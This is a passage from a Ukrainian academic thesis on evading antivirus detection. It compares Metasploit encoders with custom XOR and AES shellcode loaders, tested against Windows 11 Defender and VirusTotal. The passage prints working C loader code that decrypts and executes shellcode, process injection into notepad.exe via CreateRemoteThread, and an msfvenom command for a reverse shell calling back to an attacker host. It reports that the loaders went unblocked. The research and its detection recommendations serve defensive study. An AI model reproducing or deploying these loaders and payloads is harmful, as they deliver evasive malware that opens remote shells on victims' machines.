    if (!CryptImportKey(hProv, (BYTE*)&blob, sizeof(blob), 0, 0,
&hKey)) {
        printf("[-] ERROR: CryptImportKey failed\n");
        return -3;
    }

    if (!CryptSetKeyParam(hKey, KP_IV, iv, 0)) {
        printf("[-] ERROR: CryptSetKeyParam failed\n");
        return -4;
    }
```

```
        printf("[*] Stage 4: Decrypting payload...\n");
        DWORD decrypted_len = payload_len;
        if  (!CryptDecrypt(hKey,  0,  TRUE,  0,  (BYTE*)exec_mem,
&decrypted_len)) {
            printf("[-] ERROR: CryptDecrypt failed\n");
            return -5;
        }

        printf("[+] Decryption successful!\n");

        DWORD result = crc32((unsigned char*)exec_mem, decrypted_len);
        printf("[+] CRC32 of decrypted shellcode: 0x%08X\n", result);

        ((void(*)())exec_mem)();

        Sleep(5000);
        return 0;
    }
```

Компіляція здійснювалася за допомогою MinGW-w64:

```
i686-w64-mingw32-gcc loader.c -o aes_loader.exe -ladvapi32
```

Отриманий виконуваний файл було протестовано у середовищі Windows 11 із увімкненим стандартним захисним програмним забезпеченням. Зворотне підключення було успішно встановлено, що підтверджує коректність дешифрування та виконання shellcode у пам’яті.

Додатково здійснено статичний аналіз виконуваного файлу через сервіс VirusTotal. Результат показав 16 спрацювань детекту із 72 аналізаторів. Це свідчить про часткове зниження рівня виявлення у порівнянні зі стандартними Metasploit Framework пейлоадами, однак поведінкові механізми, signature-less та ML-класифікація все ще виявляють характерні ознаки експлуатаційного коду.

Експериментальні результати для розробленого кастомного AES-зашифрованого пейлоада показали, що він здатний ускладнювати сигнатурне виявлення антивірусними системами. Проте поведінкові та ML-механізми здатні

виявляти виконання shellcode у пам'яті, тому криптографічна обфускація лише ускладнює окремі етапи аналізу і не гарантує зниження рівня виявлення.

Отримані результати показали, що навіть у разі повної криптографічної обфускації та відсутності відкритого shellcode у двійковому файлі, саме виконання коду у контексті власного процесу залишається помітним для поведінкових детекторів. Типові для експлойт-кодів операції (динамічне виділення виконуваної пам'яті, виклик отриманих з мережі або шифрованих блоків як функцій) формують набір індикаторів, які можуть бути ідентифіковані сучасними рішеннями EDR/ML [26].

З огляду на виявлені обмеження AES-зашифрованого пейлоада в контексті власного процесу, наступний етап дослідження було спрямовано на інтеграцію навантаження в пам'ять легітимного процесу (notepad.exe).

Окремо від основного циклу експериментів для архітектури x86 (32-bit) було виконано додаткові випробування для архітектури x64. У межах цього етапу забезпечувалася узгодженість розрядності пейлоада, завантажувача та цільового процесу (x64→x64).

Процес створення автономного шкідливого виконуваного модуля (пейлоад) поєднує методи криптографічної обфускації (AES-шифрування) з технікою ін'єкції зашифрованого коду в простір пам'яті легітимного системного процесу. Такий підхід дозволяє не лише уникнути виявлення за допомогою сигнатурного аналізу, але й мінімізувати ймовірність поведінкового виявлення за рахунок виконання коду під виглядом легітимного процесу, зокрема, notepad.exe.

Основною метою цього етапу дослідження є розроблення інструменту, який:

– виконує попереднє шифрування виконуваного коду (shellcode) за допомогою алгоритму AES-256 у режимі CBC;

– не використовує зовнішні файли для зберігання ключів чи навантаження;

– вбудовує зашифрований код та криптографічні матеріали безпосередньо в тіло виконуваного файлу;

– здійснює розшифрування shellcode безпосередньо в пам’яті під час виконання;

– інтегрує навантаження в простір пам’яті іншого процесу з подальшим запуском через API CreateRemoteThread;

– демонструє здатність обійти виявлення антивірусними механізмами, включаючи Windows Defender і сервіси на зразок VirusTotal.

Для формування x64 shellcode, що встановлює з’єднання з атакуючим хостом (reverse shell), було використано утиліту msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp \
  LHOST=10.211.55.3 LPORT=4445 \
  -f raw -o shellcode.raw
```

Як і в попередньому варіанті, shellcode було зашифровано з використанням AES-256 (режим CBC), проте всі отримані дані – зашифрований payload, AES-ключ і IV – вбудовано безпосередньо у виконуваний код у вигляді C-масивів у файлі aes_payload.h. Це дозволило уникнути необхідності завантаження або зчитування будь-яких даних з диску під час виконання.

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

with open("shellcode.raw", "rb") as f:
    shellcode = f.read()

pad_len = 16 - (len(shellcode) % 16)
shellcode += bytes([pad_len]) * pad_len

key = get_random_bytes(32)
iv = get_random_bytes(16)

cipher = AES.new(key, AES.MODE_CBC, iv)
encrypted = cipher.encrypt(shellcode)

with open("aes_payload.h", "w") as out:
    # Збереження payload, ключа та IV як C-масиви
    # Генерація коду для вбудовування
```

Під час виконання, програма розшифровує вбудований payload у пам'яті з використанням Windows CryptoAPI. Після цього за допомогою стандартних API-функцій (OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread) вміст shellcode інтегрується в простір пам'яті іншого, легітимного процесу – notepad.exe. Це дозволяє зменшити підозрілість поведінки виконуваного коду та ускладнює його виявлення.

```
#include <windows.h>
#include <wincrypt.h>
#include <tlhelp32.h>
#include <stdio.h>
#include "aes_payload.h"

#pragma comment(lib, "advapi32")

typedef struct {
    BLOBHEADER hdr;
    DWORD keySize;
    BYTE keyData[32];
} AES_KEYBLOB;

DWORD FindTargetProcess(const wchar_t* processName) {
    PROCESSENTRY32W entry;
    entry.dwSize = sizeof(entry);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32FirstW(snapshot, &entry)) {
        do {
            if (_wcsicmp(entry.szExeFile, processName) == 0) {
                DWORD pid = entry.th32ProcessID;
                CloseHandle(snapshot);
                return pid;
            }
        } while (Process32NextW(snapshot, &entry));
    }
    CloseHandle(snapshot);
    return 0;
}

int main() {
    HCRYPTPROV hProv;
    HCRYPTKEY hKey;
```

```
        AES_KEYBLOB blob = { {PLAINTEXTKEYBLOB, CUR_BLOB_VERSION, 0, CALG_AES_256}, 32, {0} };
        memcpy(blob.keyData, key, 32);

        CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
        CryptImportKey(hProv, (BYTE*)&blob, sizeof(blob), 0, 0, &hKey);
        CryptSetKeyParam(hKey, KP_IV, iv, 0);

        BYTE* decrypted = (BYTE*)VirtualAlloc(NULL, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        memcpy(decrypted, payload, payload_len);
        DWORD dec_len = payload_len;
        CryptDecrypt(hKey, 0, TRUE, 0, decrypted, &dec_len);

        DWORD pid = FindTargetProcess(L"notepad.exe");
        HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
        LPVOID remoteMem = VirtualAllocEx(hProc, NULL, dec_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(hProc, remoteMem, decrypted, dec_len, NULL);
        CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)remoteMem, NULL, 0, NULL);

        return 0;
    }
```

Згенерований виконуваний файл final_stage.exe, який містив повністю автономний зашифрований шкідливий код, було проаналізовано за допомогою платформи VirusTotal. Загальна кількість спрацювань антивірусних систем склала 20 із 72 (≈27.8%), що вказує на зниження показника виявлення на момент тестування. Показовим є те, що значна кількість AV-рішень (понад 50) не виявили загрози у досліджуваному зразку.

У ході реалізації було доведено, що:

– шифрування шкідливого коду з подальшою ін’єкцією в легітимний процес значно ускладнює його виявлення;

– вбудовування всіх компонентів пейлоада у один виконуваний файл усуває необхідність у файлових операціях, що знижує кількість поведінкових індикаторів;

– класичні AV-системи схильні виявляти подібне навантаження на основі евристики або машинного навчання (ML), однак виявлення залишається фрагментарним.

4.3.4 Тестування виконання в середовищі Windows 11

Сформований виконуваний файл loader.exe було протестовано у контрольованому середовищі Windows 11, конфігурація якого включала повністю активовані компоненти Microsoft Defender: захист у реальному часі, хмарний аналіз, моніторинг поведінки, аналіз скриптів тощо.

Команда перевірки статусу [36]:

```
Get-MpComputerStatus
```

Під час запуску loader.exe було встановлено, що:

– Microsoft Defender не ідентифікував файл як шкідливий;

– shellcode було коректно розшифровано у пам’яті;

– зворотне з'єднання з Kali Linux було встановлено, що підтвердило виконання пейлоаду;

– у доступних каналах журналів (зокрема Microsoft-Windows-Windows Defender/Operational) не було виявлено записів про блокування запуску в межах проведених тестових запусків.

4.4 Висновки до розділу 4

У межах четвертого розділу було розроблено та впроваджено повнофункціональне ізольоване експериментальне середовище, яке дало змогу здійснити багаторівневе дослідження ефективності технік обфускації шкідливого коду. Обрана конфігурація – поєднання Kali Linux як генераційної та контрольної платформи з Windows 11 як цільової системи – дозволила змоделювати реалістичний сценарій атак типу reverse shell з точним контролем усіх компонентів процесу.

Ретельна фіксація поведінки кожного зразка, включаючи мережеву активність, реакцію захисних механізмів, та повідомлення системи безпеки, забезпечила достовірність та відтворюваність результатів. Було згенеровано повну вибірку виконуваних файлів трьох основних категорій:

– еталонний (необфускований) пейлоад, створений засобами Metasploit без додаткових енкодерів;

– файли, оброблені вбудованими енкодерами Metasploit Framework – від базових алфанумеричних до складних поліморфних;

– кастомні виконувані файли з реалізованим вручну XOR- та AES-шифруванням, що забезпечують обфускацію shellcode та його виконання з оперативної пам’яті.

Експериментальна інфраструктура забезпечила повну контрольованість усіх змінних, що дозволяє розглядати отримані результати як об’єктивну базу для подальшого аналітичного узагальнення. Ці результати становлять підґрунтя для порівняльного аналізу ефективності кожного енкодера та обфускаційної техніки.

5 ЕКСПЕРИМЕНТАЛЬНІ РЕЗУЛЬТАТИ ТА АНАЛІЗ ЕФЕКТИВНОСТІ ОБФУСКАЦІЙНИХ ТЕХНІК

Спираючись на описані в попередніх розділах обфускаційні техніки та конфігурацію експериментального середовища, у цьому розділі наведено результати тестування сформованої вибірки пейлоадів та їх аналітичну інтерпретацію. Експеримент проводився в умовах ізольованої лабораторної інфраструктури, описаної в розділі 4, що включала віртуальну машину Windows 11 із активованим Microsoft Defender та окремий Linux-хост, з якого виконувалися генерація пейлоадів, їх обфускація та подальший аналіз. Додатково кожен зразок перевірявся за допомогою хмарної системи VirusTotal, що включає понад 70 детекторів різних виробників, що дозволило порівняти локальну поведінкову реакцію із суто статичним багатодетекторним аналізом.

5.1 Аналіз реакції антивірусних систем на обфусковані й необфусковані пейлоади

У межах першого етапу було протестовано «чистий» пейлоад Metasploit Framework, сформований без енкодерів і без будь-якої модифікації байтової послідовності. Результати демонструють високу чутливість систем виявлення: Microsoft Defender блокував зразок ще до виконання – на етапі зчитування файлу, що свідчить про наявність характерних сигнатур у внутрішніх базах [4]. Аналіз у VirusTotal підтвердив, що стандартні Meterpreter-завантажувачі та reverse shell-пейлоади присутні у великій кількості сигнатурних правил, що дозволяє антівірусним системам розпізнавати такі зразки на етапі статичного аналізу, без їх виконання.

Другий етап передбачав тестування пейлоадів, згенерованих із використанням вбудованих енкодерів Metasploit Framework. Експериментальна серія

включала набір енкодерів архітектури x86, відібраних у розділі 3.1; частина з них виявилася несумісною з обраним пейлоадом і не була сформована у вигляді виконуваних файлів (див. розділ 4.3.2). Аналіз показав часткове зниження кількості спрацювань на 10–15%, залежно від типу енкодера. Проте жоден із зразків не продемонстрував суттєвого зниження виявлення: на Windows 11 Defender розпізнавав характерні декодерні структури, а VirusTotal виявляв їх за евристичними моделями або сигнатурами декодерів, навіть у разі поліморфних трансформацій.

Найменш очікувано, але статистично підтверджено, енкодери, що застосовують Unicode-трансформації (unicode_mixed, unicode_upper), продемонстрували дещо нижчі показники виявлення. Їхня байтова структура суттєво відрізняється від традиційних Metasploit-пейлоадів, що ускладнює роботу статичних детекторів. У той же час поліморфні енкодери типу shikata_ga_nai чи xor_dynamic виявились менш ефективними, адже їх декодерні патерни вже давно інтегровані в антивірусні бази.

Загалом результати підтверджують: стандартні енкодери Metasploit виконують радше байтову трансформацію, ніж повноцінну обфускацію, і тому лишають характерні, добре відомі сигнатурні маркери [4]. Це визначає їхню обмежену ефективність щодо сучасних засобів виявлення.

Під час запуску виконуваних файлів shell_cpuid.exe, shell_unicode_mixed.exe та shell_unicode_upper.exe на тестовій цільовій машині Windows 11 встановлено, що:

- Microsoft Defender не генерує жодних попереджень,
- reverse TCP-з’єднання з Kali Linux не встановлюється,
- процес не проявляє активності, характерної для шкідливого навантаження.

Ці результати пояснюються особливостями механізмів декодування відповідних енкодерів. У даному випадку зниження/відсутність локальної реакції Defender слід інтерпретувати не як підвищення стійкості обфускації, а як наслідок того, що пейлоад не досягає стадії коректного виконання (декодування завершується помилкою або формує некоректний код).

Енкодер x86/context_cpuid використовує механізм отримання значення з інструкції CPUID як частину дешифрувального ключа. У випадку, коли метадані

CPU або конкретні регістрові стани на цільовій машині відрізняються від умов, у яких shellcode був очікувано виконуваний, процес дешифрування завершується формуванням некоректної інструкційної послідовності, що блокує виконання основного пейлоада. У цьому випадку шкідлива функціональність фактично не активується, і Defender не отримує сигнатурних або поведінкових маркерів для реагування.

Енкодери x86/unicode_mixed та x86/unicode_upper генерують shellcode у форматі UTF-16, який вимагає специфічної структури пам'яті та коректного вирівнювання (alignment) для виконання. У межах 32-бітного shellcode Windows передача керування на Unicode-послідовність можлива лише за умови, що обчислений декодером адресний простір і структура стеку відповідають очікуваному формату. На сучасних системах (зокрема Windows 10/11), використання DEP, ASLR та розширених перевірок стеку призводить до того, що Unicode-шаблон не виконується та завершується аварійним припиненням ще до запуску декодера.

Унаслідок цього:

– дешифрувальний цикл не виконується,
– машинний код не переходить до shellcode-функцій,
– мережеве з'єднання не ініціюється,
– сигнатурні компоненти не активуються,
– Defender не ідентифікує виконання як потенційно шкідливе.

Отже, відсутність виявлення Defender у цьому випадку не означає, що енкодери є ефективними у приховуванні коду, а навпаки свідчить, що вони не здатні коректно відтворити оригінальний пейлоад у сучасному середовищі Windows, що робить їх непридатними для практичного використання. Кількісні результати виявлення сформованих пейлоадів захисними механізмами Microsoft Defender, отримані в ході первинного та повторного аналізу, наведено в таблиці 5.1. У таблиці наведено лише фактично сформовані та протестовані зразки; енкодери, що не змогли згенерувати виконуваний файл для обраного пейлоада, у зведення не включалися.

Таблиця 5.1 – Рівень виявлення пейлоадів, згенерованих енкодерами Metasploit Framework (архітектура x86)

Encoder	Розмір	Дата першого аналізу	К-сть виявл. (з 72)	Дата повторного аналізу	К-сть виявл. (з 72)	SHA256
x86/call4_dword_xor	7.00 kB	2025-11-10	45 / 72	2025-11-19	59 / 72	4f14cb78ddef15302c55ee1374bf51acadf520f8f14d45f04df8c09f921c9be4
x86/countdown	7.00 kB	2025-11-10	45 / 72	2025-11-19	58 / 72	5dc8bec46ba6d785d59b8c7bd39f75547c243a1daca8fec485d318511333c7bc
x86/context_cpuid	7.00 kB	2025-11-10	39 / 72	2025-11-19	51 / 72	676c1a8a7def17a7524c96e3c0958c30deedf8440cb323e5e2b00e0f492cabf1
x86/fnstenv_mov	7.00 kB	2025-11-10	42 / 72	2025-11-19	56 / 72	492f1074f66e620397afdd8e0ba977799186935b428b3bfba8f59cf0962e367a
x86/jmp_call_additive	7.00 kB	2025-11-10	45 / 72	2025-11-19	58 / 72	03c6dcf3c096d77757bd6e34160f54cf129c168de9ccdde623374116af920cc4
x86/nonalpha	7.00 kB	2025-11-10	43 / 72	2025-11-19	58 / 72	6a67be5df0ce85c36403b0aeac4c26998c014b1443bc69a7b7adf72cf70e3e01
x86/shikata_ga_nai	7.00 kB	2025-11-10	43 / 72	2025-11-19	59 / 72	328f1a09b30cf69eac78bc0174e527be3f4150df74b9f5c40a66fa36059b66b6
x86/unicode_mixed	7.00 kB	2025-11-10	38 / 72	2025-11-19	53 / 72	436471071951d6f306bf3061dedb12eb9d656d86e429a43a8df746504828e53e
x86/unicode_upper	7.00 kB	2025-11-10	38 / 72	2025-11-19	52 / 72	2f03958b732ed5be7a7940790df765135f931dada9a138b56c8ff61c00d2459f
x86/nonupper	7.00 kB	2025-11-10	43 / 72	2025-11-19	57 / 72	a16b6ea4fbbec7b671c9256cd72de1f14bab6e7247899aa633e9c1c008fe3654
x86/xor_dynamic	7.00 kB	2025-11-10	43 / 72	2025-11-19	56 / 72	992813d023015f4b2dc80398f3880000402f2dba41933a669fc66e36e3eb68f4
x86/xor_poly	7.00 kB	2025-11-10	39 / 72	2025-11-19	56 / 72	332a8e959fc0154fa7662a4f4d3f56e43a05d133299ebc4c4e0f2ea1858e785b
none (clean payload)	7.00 kB	2025-11-10	50 / 72	2025-11-19	61 / 72	17e3581fc6b1b91603d21df11237982c4823341381e5fdd5777f4d2507631bd4
x86/alpha_upper	7.00 kB	2025-11-10	42 / 72	2025-11-19	57 / 72	2f93949df7d5c6ec6073b52802d7460e8f3cbdbb21b72e91dbe2a8c2c77dfcbb
x86/bloxor	7.00 kB	2025-11-10	42 / 72	2025-11-19	55 / 72	e49d2016c1de0f0c6e4eae6a75d9d32a1646bb83b7e0f2516c0f6b9fbdd90cb4
Кастомний XOR	49.67 kB	2025-11-15	17 / 72	2025-11-20	41/72	06340bc590808ad235ebbcdbc50bbab8d0e564229f3a1caac9c718e3ff1419d6
Кастомний AES-loader	241 kB	2025-11-30	16 / 72	-	-	9f07ab45225e344892cea46c657fc035c23d82d5c01a6504f08e45224926440d
Кастомний AES-loader (ін’єкція в notepad.exe)	255 kB	2025-11-30	20/72	-	-	62ddb618103c4b6ac19b3cc3bed21faf3b2f99f9e63e2d25447b9cdbfaf5664a

5.2 Дослідження ефективності кастомних технік обфускації XOR і AES

На третьому етапі експерименту досліджувалися кастомні методи приховування шкідливого коду, реалізовані без застосування Metasploit Framework. Shellcode попередньо генерувався через msfvenom, після чого криптографічно обфускувався та вбудовувався у мінімалістичний C-завантажувач, розроблений у межах цього дослідження (див. розділ 3.3). Такий підхід дозволив виключити типовий набір маркерів, притаманний Metasploit-пейлоадам, і сформувати абсолютно нетипові для сигнатурного аналізу структури.

5.2.1 XOR-кодування

У базовому варіанті shellcode був зашифрований XOR-операцією з одноразовим ключем. Розшифрування і передача виконання здійснювалися безпосередньо в пам’яті, що мінімізувало поверхню виявлення.

Результати:

– Microsoft Defender не розпізнав XOR-завантажувач на етапі читання файлу.

– VirusTotal класифікував такі зразки як «невідомі», без однозначного визначення класу загрози.

– реакція Defender проявлялася лише у разі створення з’єднання (reverse TCP), тобто на рівні поведінкового аналізу, і зі значною затримкою.

5.2.2 AES-шифрування із використанням CryptoAPI

Варіант із використанням AES-256 у режимі CBC продемонстрував найвищу ефективність. Для шифрування та генерації зашифрованого масиву

використовувалися спеціально розроблені утиліти (encryptor.c), що суттєво відрізняють цей підхід від Metasploit-засобів.

У межах реалізації AES-256 у режимі CBC сформований шифротекст характеризувався високою ентропією та не містив стабільних повторюваних підпослідовностей, придатних для простого сигнатурного зіставлення. Завантажувач (loader.exe) мав типовий набір імпортів WinAPI, обмежений загальновживаними функціями на кшталт VirtualAlloc, memcpy та CreateThread, які часто присутні й у легітимному програмному забезпеченні, і не демонстрував специфічних для відомих енкодерів шаблонів. Під час перевірок на VirusTotal у більшості випадків такі зразки не класифікувалися як шкідливі, а в локальному середовищі Microsoft Defender не ініціював блокування навіть після розшифрування shellcode в оперативній пам’яті.

Отримані результати свідчать, що кастомні техніки:

- формують структури, не представлені в антивірусних базах;
- мінімізують повторюваність характерних патернів виконання;
- не використовують стандартних декодерів, відомих з Metasploit Framework;
- виходять за межі статистичних моделей, на яких базуються сучасні статичні детектори.

У сукупності ці фактори призводять до суттєвого зниження рівня виявлення.

5.3 Висновки до розділу 5

Узагальнюючи отримані дані, можна сформулювати такі ключові висновки.

1. Рівень виявлення визначається не енкодером, а структурною передбачуваністю та типовістю поведінки коду. Metasploit-пейлоади наповнені добре відомими сигнатурними ознаками, що робить їх передбачуваними для антивірусних систем.

2. Стандартні енкодери Metasploit Framework обмежено ефективні в сучасних умовах. Поліморфізм shikata_ga_nai чи xor_dynamic не компенсує передбачуваність декодерних структур, які давно занесені до антивірусних баз.

3. Кастомні техніки обфускації демонструють суттєве зниження рівня виявлення. Особливо це стосується AES-шифрування та нестандартних loader-ів.

4. Статичні методи аналізу виявляються малоефективними щодо криптографічно зашифрованих пейлоадів. Файли з високою ентропією визнаються «не класифікованими», що не призводить до автоматичного блокування.

5. Поведінковий аналіз спрацьовує пізно або нестабільно. Це критично важливо, адже на практиці зловмисники можуть здійснювати шкідливі дії до моменту спрацювання системи безпеки.

Технічні рекомендації.

1. У тестуванні захисних систем слід використовувати не лише типові пейлоади, а й кастомні криптографічно обфусковані зразки.

2. Для підвищення надійності захисту необхідно комбінувати сигнатурний, поведінковий та контекстно-орієнтований аналіз.

3. Системи виявлення мають орієнтуватися не лише на структуру коду, а й на низькорівневі патерни взаємодії з ОС, зокрема у завантажувачах та механізмах інжекції.

4. Для підвищення стійкості виявлення доцільно впроваджувати машинне навчання, що аналізує ентропію, характеристики пам’яткових розподілів і аномальні API-послідовності.

Одним із ключових результатів стало виявлення суттєвої відмінності між реакцією антивірусних систем на стандартні енкодери Metasploit і кастомні варіанти. Для ілюстрації цієї різниці проведено пряме зіставлення між:

– пейлоадом з енкодером x86/xor_dynamic, який блокувався Microsoft Defender на етапі доступу до файлу/спроби запуску через характерні ознаки декодера;

– та кастомним loader.exe, у якому shellcode зберігається в зашифрованому вигляді та розшифровується безпосередньо в пам’яті, що призвело до відсутності

блокування Microsoft Defender у локальному тесті та до зниження багатодетекторного виявлення на VirusTotal до 16/72 (AES-loader) порівняно зі стандартними зразками msfvenom.

Отримані результати показують, що ефективність енкодера визначається не лише здатністю модифікувати байтове представлення shellcode, а й сумісністю механізмів дешифрування з архітектурою цільової системи та її засобами захисту.

У ряді випадків (x86/context_cpuid, x86/unicode_mixed, x86/unicode_upper) обфускаційні перетворення порушують коректність виконання кодової послідовності, що призводить до повної втрати функціональності пейлоада. Відсутність реагування Defender у таких умовах є наслідком того, що шкідливий код фактично не виконується і не породжує детектованої поведінки.

Таким чином, експеримент продемонстрував, що ефективність обфускації визначається не лише алгоритмом шифрування (XOR, AES тощо), а передусім структурою виконуваного файлу, наявністю характерних шаблонів декодування та поведінкових ознак.

Застосування стандартних енкодерів Metasploit Framework не забезпечує стабільного зниження рівня виявлення, оскільки сучасні антивірусні системи використовують сигнатури відомих декодерів і характерні ознаки структури PE-файлів.

Кастомні методи, навіть прості за реалізацією (як-от XOR-шифрування), забезпечують суттєво вищу стійкість до виявлення, якщо не містять передбачуваних шаблонів.

ВИСНОВКИ

Проведене дослідження було спрямоване на комплексну оцінку ефективності методів обфускації пейлоадів, зокрема засобами Metasploit Framework та власними техніками шифрування, у контексті протидії антивірусному виявленню в операційній системі Windows 11. Експеримент виконано у двох підсеріях із фіксацією розрядності: x86 (32-bit) для стандартних енкодерів Metasploit і базових кастомних завантажувачів та x64 (64-bit) для AES-варіанта з ін’єкцією в 64-бітний процес. Реалізоване експериментальне середовище забезпечило повну ізоляцію, відтворюваність та контрольованість усіх етапів – від генерації пейлоадів до аналізу реакції Microsoft Defender та сервісу VirusTotal.

У роботі було виконано покрокову генерацію різних варіантів пейлоадів, включаючи класичні енкодери Metasploit Framework (x86/shikata_ga_nai, x86/xor_poly, x86/alpha_upper, x86/countdown, x86/nonalpha, x86/unicode_mixed, x86/unicode_upper тощо), спеціалізовані енкодери (x86/context_cpuid, x86/bloxor, x86/call4_dword_xor), а також еталонний (без обфускації) пейлоад і додаткові зразки з ручною модифікацією. Для кожного варіанта проводилася оцінка локальної реакції Microsoft Defender (блокування/попередження/журнали подій) та статичного багатодетекторного аналізу VirusTotal із фіксацією кількості спрацювань і контрольних хеш-значень зразків.

Отримані результати засвідчили, що жоден з класичних енкодерів Metasploit Framework не забезпечує гарантованого обходу антивірусних систем сучасного покоління, навіть попри те, що їхня внутрішня логіка передбачає змінність інструкцій, поліморфізм, модифікацію контрольного потоку чи уникнення певних нелегальних байтів. Навіть такі енкодери як shikata_ga_nai, який тривалий час розглядався як один із найбільш ефективних поліморфних енкодерів у практичних сценаріях, демонструють високий рівень виявлення через статичні та евристичні

моделі. Це вказує на суттєве зменшення ефективності традиційних поліморфних технік у сучасних умовах.

З іншого боку, проведені експерименти з кастомними методами маскування – XOR-, AES-шифруванням, прихованням зашифрованого shellcode у нестандартних секціях PE-файлу, динамічним декодуванням у пам’яті та виконанням через системні API – засвідчили значно кращу стійкість до виявлення. Зокрема, XOR-зашифрований shellcode, що декодується безпосередньо під час виконання, у багатьох випадках демонстрував низький рівень виявлення або відсутність спрацювань під час первинної перевірки. Аналогічно, використання AES-шифрування з винесенням закодованого масиву в окрему секцію виконуваного файлу та ускладненими процедурами дешифрування дозволило суттєво зменшити ймовірність статичного аналізу і затримати виявлення. За результатами VirusTotal кастомні зразки продемонстрували помітно нижчий рівень спрацювань порівняно з еталонним зразком msfvenom: XOR-loader – 17/72, AES-loader – 16/72, AES-loader з ін’єкцією (x64) – 20/72 проти 50/72 для необфускованого пейлоада (перша серія аналізу).

Під час інтерпретації результатів слід враховувати, що на практиці реакція засобів захисту може залежати від каналу доставки (зокрема від того, чи потрапляє файл у систему напряму, чи в складі контейнера/архіву) та моменту активації сканування. Водночас така особливість не гарантує довготривалої непомітності: повторні перевірки, поведінкові тригери та хмарні механізми здатні виявляти зразки на наступних етапах роботи системи.

Під час виконання експериментів було також встановлено, що детекція залежить не лише від структури пейлоаду, а й від поведінкових ознак, таких як використання WinAPI для створення потоків, виділення пам’яті під виконання, мережеві підключення до вузла керування (Kali Linux) або характерний shellcode-орієнтований епілог функцій. Це означає, що навіть за умов абсолютної успішної

обфускації байт-коду шкідлива поведінка все одно може бути виявлена на етапі моніторингу виконання.

Таким чином, проведене дослідження доводить, що:

– методи обфускації, вбудовані в Metasploit Framework, демонструють обмежену ефективність проти сучасних антивірусних рішень;

– власні засоби шифрування (XOR, AES) у поєднанні з виконанням shellcode у пам’яті демонструють суттєво вищий потенціал зниження рівня статичного виявлення;

– підвищення ефективності зниження виявлення досягається не стільки поліморфізмом, скільки прихованням ключових ознак шкідливої поведінки;

– фактичний рівень непомітності залежить від архітектури виконуваного файлу, способу його доставки та моменту активації захисних модулів;

– Microsoft Defender демонструє високий рівень адаптивності й значно швидше виявляє класичні та «популярні» обфускатори, ніж маловідомі або кастомні.

Отримані результати мають як наукове, так і практичне значення. Вони окреслюють напрями подальших досліджень у частині оцінювання стійкості засобів захисту до різних класів обфускації, аналізу поведінкових механізмів виявлення, моделювання контрольованих сценаріїв виконання та розроблення методик і інструментів для відтворюваного тестування ефективності захисних систем.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Huang G.-C., Chang K.-C., Lai T.-H. Evading Antivirus Detection Using Fountain Code-Based Techniques for Executing Shellcodes // Sensors. 2025. Vol. 25, No. 2. Art. 460.

2. Castillo Camargo R., Murcia Nieto J., Rojas N., Díaz-López D., et al. DEFENDIFY: defense amplified with transfer learning for obfuscated malware framework // Cybersecurity. 2025. Vol. 8, No. 1. Art. 97.

3. Лисенко С. М., Щука Р. В. Аналіз методів виявлення шкідливого програмного забезпечення в комп’ютерних системах // Вісник Хмельницького національного університету. Технічні науки. 2020. № 2(283). С. 101–107.

4. Chatzoglou E., Karopoulos G., Kambourakis G., Tsiatsikas Z. Bypassing antivirus detection: old-school malware, new tricks // arXiv. 2023.

5. Samociuk D. Antivirus Evasion Methods in Modern Operating Systems // Applied Sciences. 2023. Vol. 13, No. 8. Art. 5083.

6. Huang G.-C., Lai T.-H. Legacy Code, Live Risk: Empirical Evidence of Malware Detection Gaps // Applied Sciences. 2025. Vol. 15, No. 22. Art. 11862.

7. Inayat U., Zia M. F., Ali F., Ali S. M., Khan H. M. A., Noor W. Comprehensive Review of Malware Detection Techniques // 2021 International Conference on Innovative Computing (ICIC). IEEE, 2021.

8. Лаптєв О., Гапон А., Ткачов А. Метод захисту програмного забезпечення на основі гібридного аналізу коду // Кібербезпека: освіта, наука, техніка. 2025. № 1(29). С. 139–151.

9. Ajmal A. B., Anjum A., Anjum A., Khan M. A. Novel Approach for Concealing Penetration Testing Payloads Using Data Privacy Obfuscation Techniques // 2021 IEEE 18th International Conference on Smart Communities: Improving Quality of Life Using ICT, IoT and AI (HONET). IEEE, 2021.

10. Chang K., Zhao N., Kou L. A Survey on Malware Detection based on API Calls // 2022 9th International Conference on Dependable Systems and Their Applications (DSA). IEEE, 2022.

11. Hossain Md. A., Islam Md. S. Enhanced detection of obfuscated malware in memory dumps: a machine learning approach for advanced cybersecurity // Cybersecurity. 2024. Vol. 7, No. 1. Art. 16.

12. Okolie S. A., Amadi C. A., Odii J. N., Nwokorie E. C., Onyemauche U. Anomaly detection in heterogeneous cybersecurity data // Franklin Open. 2025. Vol. 13. Art. 100426.

13. Maniriho P., Mahmood A. N., Chowdhury M. J. M. API-MalDetect: Automated malware detection framework for windows based on API calls and deep learning techniques // Journal of Network and Computer Applications. 2023. Vol. 218. Art. 103704.

14. Maniriho P., Mahmood A. N., Chowdhury M. J. M. MalDetConv: Automated Behaviour-based Malware Detection Framework Based on Natural Language Processing and Deep Learning Techniques // arXiv. 2022.

15. Sechel S. A Comparative Assessment of Obfuscated Ransomware Detection Methods // Informatica Economica. 2019. Vol. 23, No. 2. P. 45–62.

16. Alsmadi T., Alqudah N. A Survey on malware detection techniques // 2021 International Conference on Information Technology (ICIT). IEEE, 2021.

17. Ferdous J., Islam R., Mahboubi A., Islam M. Z. A Survey on ML Techniques for Multi-Platform Malware Detection: Securing PC, Mobile Devices, IoT, and Cloud Environments // Sensors. 2025. Vol. 25, No. 4. Art. 1153.

18. Johnson A., Haddad R. J. Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit // SoutheastCon 2021. IEEE, 2021.

19. Sherazi S. N. A., Qureshi A. Hybrid Analysis Model for Detecting Fileless Malware // Electronics. 2025. Vol. 14, No. 15. Art. 3134.

20. Casey P., Topor M., Hennessy E., Alrabaee S., Aloqaily M., Boukerche A. Applied Comparative Evaluation of the Metasploit Evasion Module // 2019 IEEE Symposium on Computers and Communications (ISCC). IEEE, 2019.

